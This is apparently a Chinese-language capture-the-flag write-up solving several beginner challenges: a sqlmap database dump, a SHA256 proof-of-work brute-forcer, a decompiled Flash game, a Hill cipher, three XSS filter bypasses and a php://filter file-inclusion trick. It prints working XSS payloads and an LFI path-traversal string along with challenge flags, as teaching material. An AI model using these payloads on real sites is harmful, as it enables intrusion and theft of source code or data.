

我是最简单的渗透题

SQL 注入问题。操起了我哒 sqlmap !

```
Database: sqli
Table: user
[1 entry]
+-----+-----+-----+
| flag                                     | username | password |
+-----+-----+-----+
| hgame{sqli_very_interesting_233333} | 123      | 321      |
+-----+-----+-----+

[13:11:17] [INFO] table 'sqli.`user`' dumped to CSV file '/home/sora/.sqlmap/output/115.28.78.16/dump/sqli/user.csv'
[13:11:17] [INFO] fetched data logged to text files under '/home/sora/.sqlmap/output/115.28.78.16'

[*] shutting down at 13:11:17
```

explore 的奇怪番外 2

连接之后，发现是要求给出一个字符串，它的 SHA256 摘要起始六位必须符合要求。

```
1.py      x
1  import string
2  import random,hashlib
3  def id_generator(size=100, chars=string.ascii_uppercase + string.digits):
4      return ''.join(random.choice(chars) for _ in range(size))
5
6  while True:
7      strd = id_generator()
8      hash=hashlib.sha256(strd.encode()).hexdigest()[:6]
9      print(hash + '\r\n')
10     if hash == '153d8a':
11         print(strd)
12         exit()
13
14
```

写了个 Python 强行跑出来的……

```
Plz give me some data
The data's len is 100
The data's sha256 must start with 15 3d 8a
5LF4K1J440E3WM63X1MEUCT6E29FH16UCS5ICUA62IWQYN47AQJ8HXC06PC5GQ6SDATUD32V8FCJCHKMVE0VTUJ5U2DMD81
QM58
hctf{Pr00f_y0u_work!!}
```

从零开始的逆向之旅 : Gold Miner

这个，只需要反编译一下就直接可以找到。

```

548.     set("/:score", /:score - price);
549.     gotoandstop (11);
550. }
551.
552. //-----
553. //Frame 52
554. //-----
555.     if (levelDis <= 9) {
556.         goalAddOn = goalAddOn + 270;
557.     }
558.     goal = goal + goalAddOn;
559.     if (level == 5) {
560.         goalDis = "$" + "hctf{Give_ME_Gold_Please}";
561.     } else {
562.         goalDis = "$" + goal;
563.     }
564.     levelDis = levelDis + 1;
565.     level = level + 1;
566.     if (total < level) {
567.         level = 4;
568.     }
569.
570.
571. //-----
572. //Symbol 288 MovieClip Frame 40
573. //-----
574.     up = _currentframe;
575.
576.
577. //-----
578. //Symbol 288 MovieClip Frame 2
579. //-----
580.

```

密码学教室进阶（六）

啥玩意，Hill cipher，听都没听过……

Search for a tool

★ SEARCH A TOOL ON DCODE BY KEYWORDS:

e.g. type random

GO

Results

HAOHAOXUEXIANDAINIHUIQIUNIYUANMA

Hill Cipher - dCode

Tag(s) : Cryptography, Substitution Cipher

dCode and you

dCode is free and its tools are a valuable help in games, puzzles and problems to solve every day! You have a problem, an idea for a project, a specific need and dCode can not (yet) help you? You need custom development? [Contact-me!](#)

Cryptography · Hill Cipher

Sponsored ads

Hill Decoder

★ HILL CIPHERED TEXT

jchfecncvxogmtgqtq\qamqutqsgnniw

☐ TRY AUTOMATICALLY VALUES FOR A 2X2 MATRIX

☒ I KNOW THE NXN MATRIX VALUES

5

17

4

15

★ ALPHABET

ABCDEFGHIJKLMNOPQRSTUVWXYZ

DECRYPT

总之找个解码的。

这个解出来是大写，提交了发现不对还以为有什么坑……改成小写就对了。

从 0 开始之 XSS challenge0

只过滤了一遍 script，多写一次就行了。

Payload: `<script>alert(1)</script>`

从 0 开始之 XSS challenge1

过滤 script、img、>、(。

这里最坑爹的就是过滤括号了，不过可以用 HTML 实体绕过去。

Payload: "type=image src onerror="alert(1)

从 0 开始之 XSS challenge2

看到过滤/我就开心了一下。上回正好和人讨论过 js 也可以使用<!-- -->来注释的问题。

于是并不能拦住什么。

Payload: ";alert(1)<!--


从 0 开始 LFI 之 1

这个……在放出提示之前就查资料得知了 php:// 伪协议。然后就是把参数写成 php://filter/read=convert.base64-encode/resource= 的形式就可以拿到 php 的源码。一开始试了下，发现参数里带 show 的时候就直接被过滤掉了，心中一喜，看来这个就是点，大概要想法绕过……

结果发现并不是。

php://filter/read=convert.base64-encode/resource=../flag.php

最终 flag 在 http://119.29.138.57:12001/f1ag_is_heeeeeeeere/flag.html 的注释里。



```
1 <!--
2 hctf {Do_y0u_kn0w_php_filter?}
3 -->
4
```

我是一个有格调的 misc 题目

Wireshark 的文件格式。只需要用 Wireshark 打开，搜索一下就发现了 flag。